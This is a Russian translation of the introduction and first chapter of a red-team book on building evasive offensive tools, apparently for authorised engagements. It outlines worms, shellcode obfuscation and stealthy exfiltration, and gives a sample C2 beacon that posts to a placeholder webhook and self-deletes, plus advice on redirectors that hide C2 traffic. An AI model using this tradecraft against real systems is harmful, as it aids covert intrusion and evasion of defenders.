Evasion Engineering. Создание инструментов Red Team для современных средств защиты

Русский перевод книги Evasion Engineering о проектировании, разработке и проверке пользовательских инструментов Red Team для обхода современных средств обнаружения и защиты.

Больше крутых материалов в моём телеграм-канале @grogrigs

Введение

Последнее десятилетие в безопасности было непрерывной игрой в кошки-мышки между операторами красных команд и защитниками, которые выявляют поведение и индикаторы наступательной активности. Сейчас у защитников есть развитые и масштабируемые средства обнаружения угроз, и в результате пентестеры и красные команды быстро теряют прежние преимущества в обходе обнаружения. Даже модификации ранее использовавшихся полезных нагрузок уже недостаточно, чтобы оставаться незамеченными.

Развитие средств обнаружения также заставило атакующие методики стратегически эволюционировать. Группы угроз с высоким уровнем воздействия теперь создают собственные полезные нагрузки с нуля, используя языки за пределами семейства C, и специально оптимизируют свои тактики, техники и процедуры (TTP) для обхода сигнатурного и эвристического обнаружения. Известные группы угроз, такие как BlackCat (также известная как ALPHV) и COLD RIVER (также известная как Star Blizzard), оставались необнаруженными до года, прежде чем исследователям удавалось уверенно идентифицировать и разобрать их полезные нагрузки методом обратной разработки.

Чтобы укладываться в этапы работ, сегодняшним специалистам по наступательной безопасности почти всегда приходится существенно изменять свои эксплойты и полезные нагрузки. После раскрытия клиентам на итоговых разборах эти инструменты быстро начинают обнаруживаться и становятся непригодными для будущих операций. Современные задания требуют полезных нагрузок и инструментов, которые дольше обходят обнаружение и при этом обеспечивают повторное использование на уровне TTP в нескольких операциях.

Именно здесь появляется эта книга. Вместо того чтобы дать вам очередной набор инструментов, которые вы сожжёте на одном задании, мы хотим помочь вам разрабатывать собственные полезные нагрузки с учётом возможностей защитников. Мы рассмотрим, как проектировать и создавать целые инструменты для распространённых TTP, которые минимизируют статические сигнатуры и легко распознаваемые артефакты, не прибегая к штатным системным утилитам (LOLBins). Освоив принципы лабораторных работ, вы получите навыки, позволяющие избегать обнаружения на поведенческом уровне, а не полагаться только на обфускацию индикаторов.

Для кого эта книга

Эта книга предназначена для пентестеров, которые хотят стать опытными операторами красных команд. Чтобы получить максимум от каждой лабораторной работы, вам понадобится опыт использования и автоматизации задач в веб-технологиях, облаках, Linux и сетях. Даже если вы уже знакомы с другими областями безопасности, вы получите ценные представления о том, как разные TTP работают на гораздо более глубоком уровне. В главах также широко используются несколько облачных провайдеров и язык программирования Go. Если у вас нет опыта ни в одном из этих направлений, обязательно прочитайте приложение.

Для кого эта книга не предназначена

Если вы начинающий аналитик или инженер с ограниченными практическими навыками работы с корпоративными системами, облаками, вебом и сценариями, эта книга не для вас. Мы не рассматриваем интерпретацию кода, внутренние концепции операционных систем и базовые технологии, которые критически важны для понимания действий в каждой главе. Эти темы раскрыты во множестве других материалов, и перед выполнением приведенных здесь лабораторных работ их следует освоить.

Как устроена эта книга

Книга состоит из 10 глав, объединённых в 3 части. Часть I, «Основы работы красных команд», рассматривает принципы проектирования и определения области применения полезных нагрузок, рассчитанных на долгосрочную эффективность.

Глава 1. Принципы проектирования и разработки приложений знакомит с «тремя R» (устойчивостью, повторным использованием и надёжностью) через практические приёмы разработки: создание матриц требований, проектирование модульных функций с обработкой исключений, внедрение аутентификации для инфраструктуры командования и управления (C2), а также построение многоэтапных полезных нагрузок, которые оборачивают существующие инструменты вместо переработки с нуля.

Глава 2. Стратегии обхода рассматривает уклонение от обнаружения с помощью рандомизации времени, собственного низкоэнтропийного шифрования, перечисления на основе системных вызовов для отказа от процессов оболочки, стратегического увеличения размера файлов, подписи кода и выбора языка, который задерживает криминалистический анализ.

Часть II, «Практическая разработка уклоняющихся инструментов», сосредоточена на собственной разработке TTP в практических лабораторных работах.

Глава 3. Перечисление с перенаправлением трафика учит автоматизировать облачное перечисление с помощью CloudFormation для развёртывания сканеров Lambda и прокси EC2 с Tailscale, а также сценариев AWS, которые меняют IP-адреса путём перезапуска экземпляров.

Глава 4. Разработка имплантов командования и управления подробно описывает имплант C2 на Go с GCP Firestore для очередей команд, встраивание учётных данных через десятичное кодирование, реализацию собственных команд, которые не порождают оболочки (заменяя LOLBins пакетами Go), и использование рандомизированного опроса для обхода обнаружения.

Глава 5. Создание эксплойтов бокового перемещения с червями пошагово показывает реализацию червя SSH на Go с предохранителями: обнаружением ханипотов для базового уклонения, файлами мьютекса для предотвращения повторного заражения, перебором учётных данных с экспоненциальной задержкой, полезными нагрузками в Base64 и таймерами самозавершения для сохранения операционного контроля.

Глава 6. Локальное перечисление без LOLBins показывает, как заменить распространённые LOLBins пятью инструментами на Go, которые обходятся без выполнения оболочки: определение ОС через библиотеку времени выполнения, перечисление пользователей и групп через LDAP-запросы, извлечение имени хоста, перечисление сетевой конфигурации и брандмауэра, а также список процессов с помощью `gopsutil`.

Глава 7. Обход обнаружения с гибридной упаковкой рассматривает трёхэтапный рабочий процесс гибридной упаковки, который преобразует исполняемые файлы в шеллкод с помощью

Donut, сжимает и маскирует его под адреса IPv4 в безобидно выглядящих текстовых файлах, а затем выполняет обфусцированную полезную нагрузку прямо в памяти, обходя файловое обнаружение.

Глава 8. Скрытое размещение и эксфильтрация данных демонстрирует обход предотвращения утечек данных (DLP) и сигнатурного обнаружения через скрытый конвейер эксфильтрации, который размещает данные в файлах CAB, разбивает полезные нагрузки на фрагменты и маскирует их под шестнадцатеричные записи GCP Cloud Logging, а затем извлекает и заново собирает файлы с проверкой целостности.

Часть III, «Тестирование и проверка», описывает защитные механизмы для обнаружения инструментов, разработанных в лабораторных работах части II.

Глава 9. Создание средств обнаружения объединяет анализатор бинарных файлов Go, который использует встроенные отладочные возможности Go для выявления подозрительных пакетов, и сетевой детектор на Python, применяющий статистический анализ к журналам брандмауэра для обнаружения маяковой активности, сканирования и искусственно случайного трафика C2.

Глава 10. Контролируемые раскрытия демонстрирует шаблоны CloudFormation, которые имитируют подозрительные операции IAM из Lambda и TTP программ-вымогателей на EC2, проверяя обнаружение через CloudTrail, метрики CloudWatch и мониторинг файлов по энтропии.

Приложение поможет настроить среду разработки с инструментами и платформами, используемыми на протяжении всей книги.

Полный код всех лабораторных работ из этой книги доступен по адресу github.com.

Глава 1. Принципы проектирования и разработки приложений

В этой главе рассматриваются базовые принципы проектирования и разработки приложений, включая определение точки входа программы, добавление модульности с помощью функций, обработку исключений, а также защиту инфраструктуры и полезных нагрузок от злоупотребления со стороны неавторизованных субъектов. Мы также обсудим соображения, которые помогут вашей команде решить, следует ли разрабатывать инструменты постэксплуатации с нуля или модифицировать существующие.

Три R разработки приложений

Многие из нас в сфере безопасности грешат плохими практиками разработки. Обычно мы сосредоточены на создании тестовых случаев, а любая автоматизация, которую мы строим, как правило, интегрирует уже существующие, уже устойчивые системы и приложения. Разработка полезных нагрузок для красной команды немного отличается от разработки системной автоматизации и эксплойтов: вместо этого мы должны думать о «трёх R»: устойчивости, повторном использовании и надёжности. Именно эти требования нужно держать в голове, когда мы начинаем писать код, а чтобы их выполнить, нам придётся провести немного больше времени в роли разработчика.

Подход, который мы обсуждаем в этом разделе, использует мышление разработки приложений, и многим тестировщикам и начинающим участникам красных команд он может показаться нелогичным. Важно помнить, что мы создаём долгосрочные, повторно используемые решения, а не временные эксплойты.

Первым шагом должно быть проектирование. Многие тестировщики начинают с исходной идеи или цели варианта использования и сразу переходят к написанию кода, а позже обнаруживают, что упустили критически важные функции или не сделали код модульным, из-за чего теперь его приходится полностью перерабатывать. Чтобы избежать этого, нужно начать с плана требований и проектирования. В этом разделе мы проведем вас через этот процесс.

Устойчивость и сбор требований

Первое R в разработке полезных нагрузок - это устойчивость, обеспечивающая долгосрочную пригодность инструмента. Каждый вариант использования начинается с цели или задачи. Например, вашей целью может быть создание импланта командования и управления (C2) для будущих заданий. Многие разработчики применяют подход, похожий на Agile, создавая эпики и пользовательские истории как часть планирования. Эпики считаются крупными выпусками, а пользовательские истории - функциями или требованиями, которые определяют задачи внутри эпика.

Перенося этот подход на сбор требований красной команды, можно использовать идею эпика, чтобы сформулировать продуктовую цель. Для примера с C2 такая формулировка может быть следующей: «Минимальная сборка C2, предназначенная для x86-64-совместимых машин Windows и выполнения команд оболочки операционной системы». Затем в рамках требований к проектированию можно создать такие пользовательские истории:

- Как оператор красной команды, я хочу, чтобы механизм C2 имел собственную оболочку как часть уклонения.
- Как тестировщик, я хочу, чтобы механизм C2 включал сетевое шифрование TLS.
- Как тестировщик, я хочу, чтобы механизм C2 имел таймер, задаваемый во время выполнения, чтобы автоматически очищать себя.

Ваши пользовательские истории могут существенно повлиять на подход к проектированию и разработке. Матрица требований, показанная в таблице 1-1, поможет переосмыслить эти требования как приоритеты с точки зрения отдачи на вложенные ресурсы (ROI). Используя матрицу, можно расставить приоритеты для минимально жизнеспособных целей и спланировать немедленный или будущий выпуск.

Таблица 1-1. Матрица требований

Цель	**Минимальная сборка C2, предназначенная для x86-64-совместимых машин Windows и выполнения команд оболочки операционной системы**

Требования к функциям	**Приоритет**	**Целевой горизонт**
Пользовательские вызовы оболочки	Низкий	Следующий выпуск
Периодические обращения с TLS	Критический	Текущий выпуск
Самоудаление по таймеру	Средний	Текущий выпуск

В матрице требований вы суммируете требования к функциям и назначаете им приоритет, который указывает разумные сроки разработки. Целевой горизонт важен, потому что полезная нагрузка будет строиться как повторно используемый артефакт, который вы поддерживаете и продолжаете развивать.

Когда базовые требования нанесены на карту, можно переходить к фазе проектирования плана. Здесь вам придётся опираться на уже имеющиеся технические навыки и чутьё, чтобы определить наиболее правдоподобные потоки выполнения и данных.

Проектирование полезной нагрузки критически важно для определения таких факторов, как модульность, внешние зависимости, взаимодействие и выполнение. Вы объедините их с итоговыми требованиями, чтобы удовлетворить предполагаемый вариант использования. Продолжая пример с C2, можно начать визуализировать высокоуровневую архитектуру, а затем добавлять детали, пока не будут уточнены все функции кода, которые понадобятся при разработке. На рисунке 1-1 показано, как можно набросать предполагаемую архитектуру и проект.



Figure 1-1: A basic C2 execution flow

Рисунок 1-1. Базовый поток выполнения C2

Вы можете использовать draw.io или похожую программу, чтобы создать такую высокоуровневую диаграмму, которая фиксирует требования из таблицы 1-1 и включает логику, которую позже можно перенести в управляющий поток и функции, когда вы начнёте писать код. Если у вас есть сложные функции, требующие дополнительного исследования, можно также добавить сведения о подпрограммах для более точного направления. Пока эта диаграмма является только предлагаемым черновиком, и её следует считать живым документом, который вы будете пересматривать и выпускать вместе с изменениями кода. Думайте о разработке инструмента как о том, что вы будете сопровождать, а не как о простом подтверждении концепции.

Повторное использование и модульный код

Второй принцип R - это повторное использование: вы можете повторно применять части своего кода вместо того, чтобы перерабатывать его или начинать с нуля на каждой итерации. Код, который мы пишем как специалисты по безопасности, иногда превращается в один большой сценарий. Многие из нас не пользуются возможностью создавать функции и вызывать их по мере необходимости из основного тела кода. Верно, что поток выполнения обычно следует рассматривать как «сверху вниз», но подход к кодированию, которым пользуются многие специалисты по безопасности, может затруднить пересмотр кода или добавление новых функций. Мы не просим вас становиться полноценным разработчиком, но некоторую структуру в стиль кодирования внести стоит. Добавление функций - отличный способ сделать код более модульным, а значит, более простым в сопровождении и изменении.

Продолжая пример с C2, проект на рисунке 1-1 выделяет опрос очереди на наличие новых команд как процесс, который может быть хорошим кандидатом на функцию. Создание функции полезно всякий раз, когда нужно многократно использовать процедуры, поддерживающие крупную функцию. Если вам трудно планировать процедуры по функциональным группам, сначала напишите рабочий код, а затем оберните его в синтаксис функции. Например, в листинге 1-1 показана псевдологика в формате Python 3.x для опроса команд из очереди сервиса AWS.

```
# Библиотека AWS SDK boto3
import boto3

client = boto3.resource('sqs')

def poll_commands(qname):
    queue = sqs.get_queue_by_name(QueueName=qname)
    qmsg = queue.receive_messages(some_json_filter)
    command = qmsg.message.body
    qmsg.delete()
    return str(command)

# Вызвать команду и вернуть результаты.
commands_to_run = poll_commands('my_queue_name')
```

Листинг 1-1. Опрос команд из очереди AWS SQS

Этот код C2 во время выполнения должен часто опрашивать наличие новых команд и обрабатывать изменения потока управления - повторяющийся процесс, который эффективнее инкапсулировать в функции, а не многократно повторять.

Прежде чем перейти к последнему из трёх R, нужно кратко обсудить концепцию главной функции. Главная функция служит точкой входа и центральным узлом программы, координируя другие функции и определяя общий поток выполнения программы.

В Python 3.x можно написать код, который работает и как самостоятельный сценарий, и как повторно используемый модуль, с помощью специальной конструкции `__name__ == "__main__"`, известной как конструкция с двойным подчеркиванием. Её можно использовать как простую главную функцию, которая вызывает другую функцию, как показано в листинге 1-2.

```
def calc_triangle_area(base, height):
    return 0.5 * base * height

if __name__ == "__main__":
    base = 6
    height = 4
    area = calc_triangle_area(base, height)
    print(f"Площадь треугольника с основанием {base} и высотой {height}: {area}")
```

Листинг 1-2. Вызов функции `calc_triangle_area()` из секции главной функции

Конкретные действия этого кода здесь не важны; он просто иллюстрирует роль главных функций. В частности, они упрощают организацию и координацию разных функций внутри программ. В Python использование конструкции с двойным подчеркиванием как главной функции также позволяет импортировать и вызывать сценарий как модуль из другого сценария.

Надежность и обработка исключений

Последний принцип R в разработке приложений - это надёжность. Хотя хорошие практики кодирования и тщательное планирование помогают повысить надёжность, невозможно предусмотреть каждое возможное событие, которое может вызвать ошибки во время выполнения. Обработка исключений - ещё одна область, в которую многие из нас в индустрии безопасности не вкладывают много усилий. Это не самая увлекательная часть написания кода для такого варианта использования. Но если уделить ей время, вероятность успешного выполнения кода на разнообразных системах возрастёт.

Обработка исключений при разработке вашего приложения не должна быть такой же всеобъемлющей, как в коммерческом ПО, но наиболее часто встречающиеся проблемы нужно закрыть. Вернитесь к примеру проекта C2 на рисунке 1-1, где были условия отказа связи. Листинг 1-3 приводит пример на Python, который использует распространённые библиотеки для имитации исходящего соединения и добавляет обработку исключений, чтобы сценарий мог корректно завершиться и удалить себя с диска.

```
#!/usr/bin/env python3
import requests
import os
import sys
import time

def self_delete():
    try:
        os.remove(sys.argv[0])
    except Exception as e:
        print(f"Не удалось удалить сценарий: {e}")
    sys.exit(1)

def attempt_connection(max_retries):
    # Публичная имитация обработки событий с помощью webhooks
    url = "https://webhook-test.com/YOUR-UNIQUE-SESSIONID"
    payload = {"message": "ТЕСТОВОЕ СООБЩЕНИЕ 2 FOOBAR T"}
    for attempt in range(max_retries):
        try:
            response = requests.post(url, json=payload, timeout=10)
            response.raise_for_status()
            print("Запрос выполнен успешно")
            return True
        except requests.exceptions.RequestException as e:
            print(f"Попытка {attempt + 1} завершилась ошибкой: {e}")
            if attempt < max_retries - 1:
                print("Повторная попытка через 5 секунд...")
                time.sleep(5)
            else:
    print("Достигнут максимум повторных попыток. Выход.")
                return False

if __name__ == "__main__":
    max_retries = 3
    if not attempt_connection(max_retries):
        self_delete()
```

Листинг 1-3. Имитация примера C2 с обработкой исключений

Этот код использует ту же главную функцию и модульную структуру функций, что и листинг 1-2, но добавляет слой надёжности через обработку исключений для распространённых проблем, например неполадок связности TCP, подпрограмму повторных попыток и обработку любых кодов состояния HTTP вне стандартного диапазона 2xx. Он также включает функцию `self_delete()`, которая позволяет выполняющемуся сценарию Python сослаться на самого себя и удалить собственный файл с диска перед выходом, если в маяке возникают критические сбои. На рисунке 1-2 показана задержка, которая может возникнуть, когда нестабильное соединение требует нескольких повторных попыток с обработкой исключений, чтобы успешно доставить полезную нагрузку.



Рисунок 1-2. Вывод времени выполнения из листинга 1-3 с обработкой исключений

Во время разработки не нужно добавлять обработку исключений для каждого пограничного случая; основные области, которые следует закрыть, - это серьёзные нарушения и вероятные сбои в сети, среде выполнения хоста импланта C2 и принимающем обработчике. К распространённым условиям, требующим обработки, относятся экранирующие или управляющие символы, которые обрабатываются как код, а не как литералы для внешних команд или процессов оболочки, отсутствие механизмов сетевых повторных попыток с экспоненциальными таймерами отката, а также ошибки внешних команд или подпроцессов, из-за которых весь имплант завершается.

Другие лучшие практики разработки приложений

Теперь мы переключим внимание с трёх R на дополнительные соображения, которые стоит учитывать в процессе разработки приложений.

Принятие стандартов именования и соглашений синтаксиса

Скорее всего, вы будете работать в команде, которая исправляет или добавляет функции в исходную кодовую базу, поэтому важно, чтобы все использовали одинаковые стандарты именования и соглашения синтаксиса, особенно для функций и переменных. В таблице 1-2 перечислены некоторые распространённые варианты, с которыми вы столкнётесь, а также предпочтительный стандартный синтаксис.

Таблица 1-2. Справочные стандарты именования

Тип ссылки	Варианты	Стандарт
Функции	`Myfunction()` `my_function()`	`myFunction()`
Переменные и константы	`SomeVar` `That_Var`	`my_variable_name`

Вы и ваша команда должны как минимум согласовать и принять соглашения для этих элементов, а при желании можете добавить и другие. Однако помните: слишком большое количество соглашений может стать обременительным при быстрой разработке. Сначала проще работать с ограниченной областью, а при необходимости позже можно написать синтаксические линтеры - вспомогательные инструменты, которые проверяют формат и стиль кода, - для установленных вами стандартов.

Добавление логгера

Хотя модуль журналирования не является обязательным требованием для устойчивой полезной нагрузки, он может помочь при отладке взаимодействий между функциями. В идеале модуль журналирования не должен записывать журналы на диск; мы рекомендуем отправлять сообщения по TLS либо в вашу консоль, либо на сервер syslog. Возможно, вам не понадобится трассировочное журналирование для всего, но оно полезно для фиксации исключений через обработчик или отслеживания процедур, выполняющихся вне главной функции. В листинге 1-4 показан пример журналирования на уровне функций в Python.

```
#!/usr/bin/env python3
import logging, logging.handlers

# Конструкторы
logger = logging.getLogger(__name__)
syslog_handler = logging.handlers.SysLogHandler(address=('127.0.0.1', 514))
formatter = logging.Formatter('%(name)s: %(levelname)s %(message)s')
syslog_handler.setFormatter(formatter)

def myfunction():
    print('привет foo')
    MY_VAR = 2 + 2
    # Записать в локальный файл, если нужен буфер.
    logging.basicConfig(filename='myapp.log', level=logging.INFO)
    logger.info(MY_VAR)
    # Вместо этого записать в syslog.
    logger.addHandler(syslog_handler)
    logger.info(MY_VAR)

# Главная функция
if __name__ == '__main__':
    myfunction()
    exit()
```

Листинг 1-4. Логирование выходных данных функций локально или удалённо с помощью syslog

Мы намеренно опустили обёртку TLS, чтобы вы могли скопировать код и протестировать его локально с использованием `tcpdump`, как показано в листинге 1-5.

```
tcpdump: listening on lo0, link-type NULL (BSD loopback), snapshot length 524288 bytes
16:25:11.794231 IP (tos 0x0, ttl 64, id 39731, offset 0, flags [none], proto UDP (17),
length 49, bad cksum 0 (->e186)!)
127.0.0.1.55611 > 127.0.0.1.514: SYSLOG, length: 21
Facility user (1), Severity info (6)
Msg: __main__: INFO 4^@
0x0000: 4500 0031 9b33 0000 4011 0000 7f00 0001 E..1.3..@.......
0x0010: 7f00 0001 d93b 0202 001d fe30 3c31 343e .....;.....0<14>
0x0020: 5f5f 6d61 696e 5f5f 3a20 494e 464f 2034 __main__:.INFO.4
0x0030: 00 .
```

Листинг 1-5. Вывод сообщения syslog из `tcpdump` через петлевой интерфейс

Этот вывод показывает, что `tcpdump` слушает петлевой интерфейс, перехватывает сообщение syslog, отправленное на стандартный порт, и отображает как шестнадцатеричное, так и ASCII-представление пакета.

Теперь, когда мы установили эти лучшие практики разработки приложений, перейдем к инфраструктуре, которую вы можете добавить в свое задание.

Проектирование инфраструктуры перенаправления

Перенаправление означает сокрытие активности - например, передачи маяков C2 и источников атаки, - чтобы повысить скрытность, устойчивость и гибкость при перемещении по скомпрометированным системам. Внешняя инфраструктура предоставляет основу для реализации перенаправления, позволяя системе оставаться гибкой и скрытной несмотря на ограничения проекта полезной нагрузки, например ограниченное количество конфигураций или параметров, которые можно задать в повторно используемой полезной нагрузке.

Если вы задаётесь вопросом, почему инфраструктура перенаправления не входит в исходный проект варианта использования, причина в том, что мы хотим сохранять модульность, меняя базовые индикаторы компрометации (IOC), а не индикаторы атаки (IOA). Команды безопасности, обнаружившие странную активность, могут заблокировать вызывающие подозрение домены, IP-адреса, а иногда и почтовые сервисы. Именно здесь перенаправление становится необходимым.

В примере C2 из листинга 1-3 использовался Webhook Test (webhook-test.com на момент написания; для необязательной демонстрации посетите webhook.site) как потенциальный поставщик сервиса для вашей инфраструктуры. Несмотря на то что VirusTotal на момент написания не классифицировал Webhook Test как сайт с низкой репутацией, у него есть несколько проблем:

• Это публичный сервис без контроля доступа.
• Команды безопасности могут легко заблокировать домен или URL.
• Вы не можете легко ротировать и менять индикаторы, находящиеся под вашим контролем.

Несколько вариантов могут снизить вероятность того, что синие команды немедленно нарушат ваши коммуникации, когда обнаружат их. Предположим, вы продолжаете использовать соединение, обёрнутое в TLS, по порту TCP 443. В этом случае можно направить ваши соединения через популярного поставщика облачных сервисов (CSP), например AWS или Google Cloud Platform. Альтернативно можно использовать поставщика сети доставки контента (CDN), например Cloudflare или Akamai, чтобы проксировать ваши соединения как первый переход. Можно даже объединить CDN и CSP, добавив защитникам ещё один слой для расследования. На рисунке 1-3 показано, как можно объединить CDN с сервисами CSP, чтобы сделать ваш C2 более

ориентированным на API REST.

Рисунок 1-3. Тандемное перенаправление для C2

Помните, что любое выполнение полезной нагрузки создаёт криминалистический артефакт на хосте или в сети, поэтому полностью остановить мотивированного криминалистического исследователя невозможно. Время вашего задания ограничено, поэтому важно сопоставлять подход к скрытности с фактическими защитными возможностями конечного клиента.

Например, если у клиента слабые возможности веб-прокси или межсетевого экрана следующего поколения (NGFW), в качестве IOC обратного вызова можно выбрать полное доменное имя (FQDN), а не IP-адрес, потому что доменные имена защитникам сложнее блокировать. При проектировании уровня перенаправления сопоставляйте развитость мониторинга безопасности клиента с тем, насколько часто вы будете повторно использовать полезную нагрузку. Если вам трудно найти правильный баланс, вернитесь к матрице требований из раздела «Устойчивость и сбор требований» на странице 4.

Защита вашей инфраструктуры

Мы не были бы хорошими специалистами по безопасности, если бы не практиковали то, чему учим. Независимо от того, используете вы перенаправление или прямую инфраструктуру, её нужно защищать так, как это делало бы предприятие. Например, в сценарии с CDN это включает требование многофакторной аутентификации (MFA) для входа и использование защиты регистратора для доменных имен, которыми вы управляете, чтобы предотвратить перехват. Однако на этом работа не заканчивается.

Если вы используете дополнительную конструкцию перенаправления, такую как AWS Lambda или AWS API Gateway, необходимо также реализовать клиентскую аутентификацию, чтобы предотвратить злоупотребление пограничным уровнем с использованием сертификатов или секретов на прикладном уровне. Также следует предотвратить обход CDN к вашим обработчикам, размещённым в AWS, ограничив исходные запросы так, чтобы они поступали только от вашей CDN.

Как минимум реализуйте следующие меры усиления защиты по мере разработки полезной нагрузки и настройки инфраструктуры:

- Требуйте аутентификацию клиента.
- Защитите аутентификацию и разрешения для перенаправленных размещённых входов.
- Включите шифрование везде - при передаче и при хранении.
- Создайте аварийный сценарий уничтожения, чтобы быстро отключать и уничтожать инфраструктуру.
- Минимизируйте разрешения времени выполнения.

Полагаться на списки контроля доступа (ACL) из пространств адресов конечной целевой сети после трансляции сетевых адресов (NAT) уже недостаточно из-за масштаба современных сетей. Локальные блоки бесклассовой междоменной маршрутизации (CIDR) для IPv4 и IPv6 у многих компаний могут исчисляться десятками тысяч. Если вы выполняете задание, включающее облачный след компании, IP-адреса слишком динамичны, чтобы надёжно привязать их к

конкретным ресурсам заказчика. Потратьте время на усиление инфраструктуры и встроите аутентификацию в любые сетевые инструменты.

Требования времени выполнения

Продолжая начальное проектирование и прототипирование, вам также нужно определить, какое ПО и какие возможности, вероятно, доступны в целевой сети и на хостах. В зависимости от области задания вы можете сосредоточиться на клиентской эксплуатации, требующей минимальной промежуточной полезной нагрузки; в этом случае загрузчик вряд ли сможет поддержать большой бинарный файл. Ограничения размера или пространства - причина, по которой многие начальные этапы представляют собой однострочные команды с использованием штатных системных утилит (LOLBins, уже существующих в системе) или встроенных сценарных движков, таких как PowerShell для Windows.

Другие тестовые случаи могут допускать более устойчивую полезную нагрузку, включая обфускацию; тогда при разработке можно выбрать упакованный и подписанный скомпилированный бинарный файл. Всегда держите в голове конечное состояние и представляйте, как выполнение, вероятно, будет разворачиваться после эксплуатации. Легко потерять из виду требования времени выполнения, сосредоточившись на обработке исключений, обработке функций и выполнении команд ради продвижения задания.

Мы намеренно включили эти соображения в ранние разделы планирования, чтобы затем сосредоточиться на потребностях выполнения полезной нагрузки в целевой среде. В большинстве случаев полезные нагрузки можно писать на любом языке программирования. Выбор зависит от того, какие библиотеки можно использовать и требует ли запуск кода установки отдельного интерпретатора. Не обязательно разрабатывать все полезные нагрузки на одном языке - используйте подходящий инструмент для конкретной задачи.

То, будете ли вы создавать полезные нагрузки для конкретного задания или долгосрочные полезные нагрузки, определяется тем, как часто вы будете повторно использовать, сопровождать и улучшать их до вывода из эксплуатации. Таблица 1-3 сравнивает несколько языков программирования, чтобы помочь с выбором при разработке.

Таблица 1-3. Сравнение языков программирования

Язык	**Преимущества**	**Компромиссы**
C	В Linux LOLBins обычно есть компиляторы C. Компилируемые языки позволяют создавать статические бинарные файлы. Контроль памяти полезен для эксплуатации или потребностей постэксплуатации. Низкоуровневые языки вычислительно быстры.	Обычно требуется больше работы для написания процедур. Нет автоматической сборки мусора. Для C существует много широко известных декомпиляторов.
